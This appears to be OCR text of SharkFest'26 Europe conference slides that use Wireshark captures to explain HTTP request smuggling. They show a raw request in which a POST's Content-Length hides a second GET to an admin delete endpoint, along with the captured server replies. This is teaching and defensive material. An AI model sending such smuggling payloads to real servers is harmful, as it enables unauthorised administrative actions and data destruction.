

```
POST /datasets/pacific-2024.zip HTTP/1.1
Host: dist.intel.fathomsdeep.io
Content-Length: 93
Connection: keep-alive

GET /admin/analysis/delete?recording=rec-7g-001 HTTP/1.1
Host: dist.intel.fathomsdeep.io
```

A single bytestream



The second request gets a different reply



Proxy sees data, backend sees a request

Wireshark · Follow TCP Stream (tcp.stream eq 0) · fathom0

```
POST /datasets/pacific-2024.zip HTTP/1.1
Host: dist.intel.fathomsdeep.io
Content-Length: 89

GET /admin/analysis/delete?recording=rec-7g-001 HTTP/1.1
Host: dist.intel.fathomsdeep.io
HTTP/1.1 200 OK
Server: BaseHTTP/0.6 Python/3.12.16
Date: Mon, 02 Nov 2026 21:36:03 GMT
Content-Type: text/plain
Content-Length: 99

Fathom Research Dataset
File: pacific-2024.zip
Size: 2.1 GB
Records: 1840223
Region: North Pacific

GET / HTTP/1.1
Host: dist.intel.fathomsdeep.io



HTTP/1.1 200 OK
Server: BaseHTTP/0.6 Python/3.12.16
Date: Mon, 02 Nov 2026 21:36:03 GMT
Content-Type: text/plain
Content-Length: 75


200 OK: acoustic analysis for rec-7g-001 deleted from intelligence archive
```


It appears to be HTTP’s fault? But its not


	HTTP FIELD	NETWORK JOB
Destination	D1 `Host`	where it goes
	D2 `Host (request 2)`	whose connection it is
Server-side reach	D3 `url=http://10.10.2.x`	which network it reaches
Source	D4 `X-Forwarded-For`	where it came from
Boundary	D5 `Content-Length`	where it ends


These kinds of attacks are happening now


























Are these vulnerabilities network problems?







SharkFest'26 Europe